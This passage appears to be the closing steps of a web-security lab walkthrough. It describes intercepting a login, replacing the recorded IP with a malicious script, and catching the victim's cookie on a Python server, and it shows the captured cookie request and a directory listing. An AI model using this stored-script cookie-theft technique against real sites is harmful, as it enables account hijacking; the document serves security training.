
20. Start the interception




21. Change the IP with our malicious script.



22. Turning the interception off and login again to the account.



23. Getting into the last login IP.



24. Transfer to the python server.

Directory listing for `/?cookie=language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss`

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.npm/](#)
- [.profile](#)
- [.sudo as admin_successful](#)
- [.vboxclient-clipboard-ty7-control.pid](#)
- [.vboxclient-clipboard-ty7-service.pid](#)
- [.vboxclient-display-svg-x11-ty7-control.pid](#)
- [.vboxclient-display-svg-x11-ty7-service.pid](#)
- [.vboxclient-draganddrop-ty7-control.pid](#)
- [.vboxclient-draganddrop-ty7-service.pid](#)
- [.vboxclient-hostversion-ty7-control.pid](#)
- [.vboxclient-seamless-ty7-control.pid](#)
- [.vboxclient-seamless-ty7-service.pid](#)
- [.vboxclient-vmvga-session-ty7-control.pid](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh_history](#)
- [.zshrc](#)
- [Desktop/](#)

25. Getting the cookie.

[illegible]